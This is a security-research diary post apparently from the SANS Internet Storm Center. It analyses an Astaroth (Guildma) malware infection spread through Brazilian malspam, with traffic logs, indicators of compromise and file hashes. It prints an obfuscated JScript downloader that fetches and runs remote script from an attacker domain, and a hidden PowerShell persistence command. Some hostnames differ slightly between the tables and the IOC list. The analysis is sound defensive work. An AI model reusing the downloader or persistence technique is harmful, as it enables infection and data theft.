

# Internet Storm Center

isc.sans.edu/diary/Brazil+malspam+pushes+Astaroth+(Guildma)+malware/28962

## Brazil malspam pushes Astaroth (Guildma) malware

**Published:** 2022-08-19

**Last Updated:** 2022-08-19 22:43:52 UTC


by [Brad Duncan](#) (Version: 1)

[0 comment\(s\)](#)


### **Introduction**

Today's diary is a quick post of an [Astaroth](#) (Guildma) malware infection I generated today on Friday 2022-08-19 from a malicious Boletão-themed email pretending to be from Grupo Solução & CIA. Boletão is a payment method used in Brazil, while Grupo Solução & CIA is Brazil-based company.


### **Images from the infection**



Shown above: Screenshot of the malicious email with link to download a malicious zip archive.



Shown above: Link from email leads to web page pretending to be from DocuSign that provides malicious zip archive for download.



Shown above: Downloaded zip archive contains a Windows shortcut and a batch file. Both are designed to infect a vulnerable Windows host with Astaroth (Guildma).

2022-08-19-Astaroth-Guildma-infection-traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(http.request or tls.handshake.type eq 1) and !(ssdp)

**LINK FROM EMAIL**

**URL TO LEGITIMATE WEBSITE USED DURING INFECTION PROCESS**

Time	Dst	port	Host	Info
2022-08-19 18:02:43	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET /P05dVqI0WghlU4/UeWgmK
2022-08-19 18:02:44	104.17.24.14	443	cdnjs.cloudflare.com	Client Hello
2022-08-19 18:02:44	104.17.24.14	443	cdnjs.cloudflare.com	Client Hello
2022-08-19 18:02:44	193.162.131.1	443	cdn.rawgit.com	Client Hello
2022-08-19 18:02:44	104.16.89.20	443	cdn.jsdelivr.net	Client Hello
2022-08-19 18:02:44	104.17.24.14	443	cdnjs.cloudflare.com	Client Hello
2022-08-19 18:02:44	104.16.89.20	443	cdn.jsdelivr.net	Client Hello
2022-08-19 18:02:44	193.162.131.1	443	cdn.rawgit.com	Client Hello
2022-08-19 18:02:46	155.253.11.43	80	www.intangiblesearch.it	GET /search/home_page.php?d
2022-08-19 18:02:46	155.253.11.43	80	www.intangiblesearch.it	GET /search/neko-framework/
2022-08-19 18:02:46	155.253.11.43	80	www.intangiblesearch.it	GET /search/js-plugins/rs-p
2022-08-19 18:02:46	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET /P05dVqI0WghlU4/UeWgmK
2022-08-19 18:02:47	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET //inc.php?/gruposolucao
2022-08-19 18:02:47	155.253.11.43	80	www.intangiblesearch.it	GET /search/custom-icons/cs
2022-08-19 18:02:47	155.253.11.43	80	www.intangiblesearch.it	GET /search/neko-framework/
2022-08-19 18:02:47	155.253.11.43	80	www.intangiblesearch.it	GET /search/neko-framework/
2022-08-19 18:02:47	142.250.218.200	443	www.googletagmanager.com	Client Hello
2022-08-19 18:02:47	142.250.79.202	443	fonts.googleapis.com	Client Hello
2022-08-19 18:02:47	142.251.132.42	443	ajax.googleapis.com	Client Hello
2022-08-19 18:02:47	142.250.79.202	443	fonts.googleapis.com	Client Hello
2022-08-19 18:02:47	142.251.132.42	443	ajax.googleapis.com	Client Hello
2022-08-19 18:02:47	142.250.218.200	443	www.googletagmanager.com	Client Hello

Shown above: Traffic from the infection filtered in Wireshark (part 1 of 3).

2022-08-19-Astaroth-Guildma-infection-traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(http.request or tls.handshake.type eq 1) and !(ssdp)

**BASE64 TEXT FOR ZIP DOWNLOAD**

**TRAFFIC GENERATED BY RUNNING SHORTCUT OR BATCH FILE FROM DOWNLOADED ZIP ARCHIVE**

Time	Dst	port	Host	Info
2022-08-19 18:02:49	216.239.36.178	443	www.google-analytics.com	Client Hello
2022-08-19 18:02:49	216.239.36.178	443	www.google-analytics.com	Client Hello
2022-08-19 18:02:49	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET /P05dVqI0WghlU4/UeWgmK
2022-08-19 18:02:49	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET /YBZJPTBQV/482N8NS74JS
2022-08-19 18:02:49	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET //inc.php?/gruposolucao
2022-08-19 18:02:49	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET /P05dVqI0WghlU4/UeWgmK
2022-08-19 18:02:49	172.67.217.95	80	w70aer.infocloudgruposolucaocia.link	GET /YQTWPJJQN/NPXQC47HTVBQ
2022-08-19 18:02:50	151.101.2.133	443	www.docusign.com.br	Client Hello
2022-08-19 18:02:50	151.101.2.133	443	www.docusign.com.br	Client Hello
2022-08-19 18:02:51	13.107.246.33	443	devtools.azureedge.net	Client Hello
2022-08-19 18:02:51	13.107.246.33	443	devtools.azureedge.net	Client Hello
2022-08-19 18:02:53	204.79.197.239	443	edge.microsoft.com	Client Hello
2022-08-19 18:02:53	204.79.197.239	443	edge.microsoft.com	Client Hello
2022-08-19 18:04:06	172.67.212.174	80	ahaer.pfhtaacgojiozfehwwkimbkkm.cfd	GET /?1/ HTTP/1.1
2022-08-19 18:04:12	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	HEAD /?59792746413628799 HT
2022-08-19 18:04:13	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	GET /?59792746413628799 HT
2022-08-19 18:04:15	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	HEAD /?33954141807632999 HT
2022-08-19 18:04:15	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	GET /?33954141807632999 HT
2022-08-19 18:04:16	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	HEAD /?71576927405639060 HT
2022-08-19 18:04:16	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	GET /?71576927405639060 HT
2022-08-19 18:04:18	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	HEAD /?59784568396678051 HT
2022-08-19 18:04:18	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	GET /?59784568396678051 HT
2022-08-19 18:04:20	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	HEAD /?40018133101693668 HT
2022-08-19 18:04:20	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	GET /?40018133101693668 HT
2022-08-19 18:04:22	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	HEAD /?33450285101613952 HT
2022-08-19 18:04:22	104.21.11.4	80	cteasc.ijnkwnkxeguxaxmldwyogggwfk.sbs	GET /?33450285101613952 HT
2022-08-19 18:05:21	104.21.25.34	80	hcu11m2mkk2.rouepcgomfhejergdahjfcu...	POST / HTTP/1.1 (applicati

Shown above: Traffic from the infection filtered in Wireshark (part 2 of 3).

Arquivo Início Compartilhar Exibir

« Disco Local (C:) » Usuários » Público

Pesquisar em Público

Nome	Data de modificação	Tipo	Tamanho
Documentos Públicos	18/08/2022 19:11	Pasta de arquivos	
Downloads Públicos	07/12/2019 06:14	Pasta de arquivos	
Imagens Públicos	07/12/2019 06:14	Pasta de arquivos	
Músicas Públicos	07/12/2019 06:14	Pasta de arquivos	
Vídeos Públicos	07/12/2019 06:14	Pasta de arquivos	
of	19/08/2022 15:04	Arquivo	1 KB

of - Bloco de Notas

Arquivo Editar Formatar Exibir Ajuda

C:\W45784602214\

6 itens | 1 item selecionado 18 bytes

Shown above: Artifact from the infected host's C:\Users\Public directory.

Arquivo Início Compartilhar Exibir

« Disco Local (C:) » J9oIM9J

Pesquisar em J9oIM9J

Nome	Data de modificação	Tipo	Tamanho
J9oIM9J.js	19/08/2022 15:04	Arquivo JavaScript	1 KB


J9oIM9J.js - Bloco de Notas

Arquivo Editar Formatar Exibir Ajuda


```
var
CXev="sc"+"r";DXev="ip"+"t:h";EXev="T"+"tP"+":";GetObject
(CXev+DXev+EXev+'//ahaer.pfhtaacgojiozfehwwkimhkbkm.cfd/?
1/');
```

1 item | 1 item selecionado 124 bytes

Shown above: Artifact on the infected host's C: drive at C:\J9oIM9J\J9oIM9J.js.



Shown above: Windows shortcut in the infected user's Roaming\Microsoft\Windows\Start Menu\Programs\Startup directory to keep the infection persistent.



Shown above: Directory with persistent files used for the Astaroth (Guildma) infection.

2022-08-19-Astaroth-Guildma-infection-traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(http.request or tls.handshake.type eq 1) and !(ssdp)

Time	Dst	port	Host	Info
2022-08-19 18:05:21	104.21.25.34	80	hcu11m2mkk2.rouepcgomfhejergdahjcfcugarfcmoa.tk	POST / HTTP/1.1
2022-08-19 18:05:41	52.191.219.104	443	settings-win.data.microsoft.com	Client Hello
2022-08-19 18:05:42	20.189.173.2	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:05:44	52.191.219.104	443	settings-win.data.microsoft.com	Client Hello
2022-08-19 18:05:45	20.83.81.165	443	fe2cr.update.microsoft.com	Client Hello
2022-08-19 18:05:45	20.189.173.2	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:05:52	52.152.108.96	443	fe3cr.delivery.mp.microsoft.com	Client Hello
2022-08-19 18:05:53	20.189.173.2	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:05:57	20.189.173.2	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:06:12	52.178.17.2	443	self.events.data.microsoft.com	Client Hello
2022-08-19 18:10:45	52.249.36.206	443	fe2cr.update.microsoft.com	Client Hello
2022-08-19 18:10:47	104.46.162.226	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:10:49	52.152.108.96	443	fe3cr.delivery.mp.microsoft.com	Client Hello
2022-08-19 18:10:51	104.46.162.226	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:10:54	104.46.162.226	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:11:17	52.138.124.216	443	cs.dds.microsoft.com	Client Hello
2022-08-19 18:13:10	20.42.65.85	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:15:40	52.242.101.226	443	slscr.update.microsoft.com	Client Hello
2022-08-19 18:15:42	13.89.179.9	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:15:42	40.90.64.64	443	pti.store.microsoft.com	Client Hello
2022-08-19 18:15:59	52.109.4.32	443	officeclient.microsoft.com	Client Hello
2022-08-19 18:16:01	52.113.194.132	443	ecs.office.com	Client Hello
2022-08-19 18:17:08	52.242.101.226	443	slscr.update.microsoft.com	Client Hello
2022-08-19 18:17:38	51.105.71.137	443	v10.events.data.microsoft.com	Client Hello
2022-08-19 18:23:00	40.126.45.17	443	login.microsoftonline.com	Client Hello
2022-08-19 18:23:01	52.109.20.82	443	officeclient.microsoft.com	Client Hello
2022-08-19 18:23:02	172.67.165.46	80	j2vfrc7gddo.aeabihjpejprueuibdjmhfmdcpsfr.gq	POST / HTTP/1.1

**POST-INFECTION DATA EXFILTRATION**

Shown above: Astaroth (Guildma) performs post-infection data exfiltration through HTTP POST requests.

### Indicators of Compromise (IOCs)

Link from email:

[hxxp://w7oaeer.infocloudgruposolucaocia\[.\]link/P05dWVqI0WghIU4/UeWgmk3mU3p8yeyxkUgI8Um1R1/65837/gruposolucaociainfocloud](https://w7oaeer.infocloudgruposolucaocia[.]link/P05dWVqI0WghIU4/UeWgmk3mU3p8yeyxkUgI8Um1R1/65837/gruposolucaociainfocloud)

IP address and TCP port for initial malicious domain:

172.67.217[.]95 port 80 - w7oaeer.infocloudgruposolucaocia[.]link

URL to legitimate website generated from iframe in the above traffic:

[hxxp://www.intangiblesearch\[.\]it/search/home\\_page.php?db\\_name=%3Cscript%20src=%22https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js%22%3E%3Cscript%3E%3Cscript%20type](https://www.intangiblesearch[.]it/search/home_page.php?db_name=%3Cscript%20src=%22https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js%22%3E%3Cscript%3E%3Cscript%20type)

Traffic to initial malicious domain that provides zip archive download:

- [hxxp://w7oaeer.infocloudgruposolucaocia\[.\]link/P05dWVqI0WghIU4/UeWgmk3mU3p8yeyxkUgI8Um1R1/65837/gruposolucaociainfocloudA](https://w7oaeer.infocloudgruposolucaocia[.]link/P05dWVqI0WghIU4/UeWgmk3mU3p8yeyxkUgI8Um1R1/65837/gruposolucaociainfocloudA)
- [hxxp://w7oaeer.infocloudgruposolucaocia\[.\]link/inc.php?/gruposolucaociainfocloud](https://w7oaeer.infocloudgruposolucaocia[.]link/inc.php?/gruposolucaociainfocloud)
- [hxxp://w7oaeer.infocloudgruposolucaocia\[.\]link/YBZJPTBQV/482NJ8NS74J9/N6D6WW/gruposolucaociainfocloud\\_097.88933.61414z64y6](https://w7oaeer.infocloudgruposolucaocia[.]link/YBZJPTBQV/482NJ8NS74J9/N6D6WW/gruposolucaociainfocloud_097.88933.61414z64y6)

Traffic generated by Windows shortcut or batch file from the downloaded zip archive:

- 172.67.212[.]174:80 ahaaer.pfktaacgojiozfehwwkimhkbkm[.]cfd GET /?1/
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs HEAD /?59792746413628799
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs GET /?59792746413628799
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs HEAD /?33954141807632999
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs GET /?33954141807632999
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs HEAD /?71576927405639060
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs GET /?71576927405639060
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs HEAD /?59784568396678051
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs GET /?59784568396678051
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs HEAD /?40018133101693668
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs GET /?40018133101693668
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs HEAD /?33450285101613952
- 104.21.11[.]4:80 cteasc.ijnkwnkxeguxaxmldwyogggwfk[.]sbs GET /?33450285101613952

Data exfiltration through HTTP POST requests:

- 104.21.25[.]34:80 hcu11m2mkk2.rouepcgomfhejergdahjfcugarfcmoa[.]tk POST /
- 172.67.165[.]46:80 j2vfr7gddo.aeabihjpejprueuibdjmhfmdcpsfr[.]gq POST /

Example of downloaded zip archive:

SHA256 hash: [f254f9deeb61f0a53e021c6c0859ba4e745169322fe2fb91ad2875f5bf077300](#)

- File size: 1,091 bytes
- File name: gruposolucaoeciainfocloud\_097.88933.61414.zip

Contents from the above zip archive:

SHA256 hash: [5ca1e9f0e79185dde9655376b8cecc29193ad3e933c7b93dc1a6ce2a60e63bba](#)

- File size: 338 bytes
- File name: gruposolucaoeciainfocloud\_097.88933157.086456.45192.cmd

SHA256 hash: [db136e87a5835e56d39c225e00b675727dc73a788f90882ad81a1500ac0a17d6](#)

- File size: 1,341 bytes
- File name: gruposolucaoeciainfocloud\_097.88933157.086456.45192.INK

Command from Windows shortcut in Windows Startup folder on the infected Windows host:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -Command  
C:\W45784602214\Asus.CertificateValidation.2022.1728.641.Autolt3.exe  
C:\W45784602214\Asus.CertificateValidation.2022.1728.641.Autolt3.log
```

Files used for persistent infection:

SHA256 hash: [237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d](#)

- File size: 893,608 bytes
- File location: C:\W45784602214\Asus.CertificateValidation.2022.1728.641.Autolt3.exe
- File description: Windows EXE for Autolt v3, not inherently malicious

SHA256 hash: [e31658734d3e0de1d2764636d1b8726f0f8319b0e50b87e5949ec162ae1c0050](#)

- File size: 246,116 bytes
- File location: C:\W45784602214\Asus.CertificateValidation.2022.1728.641.Autolt3.log
- File description: Malicious data binary, Autolt v3 compiled script run by above Windows EXE for Autolt v3

### **Final words**

A pcap of the infection traffic, the associated malware/artifacts, and the email that kicked off this infection are available [here](#).

Brad Duncan

brad [at] malwre-traffic-analysis.net

Keywords: [Astaroth](#) [Brazil](#) [Guildma](#) [Malspam](#)

[0 comment\(s\)](#)

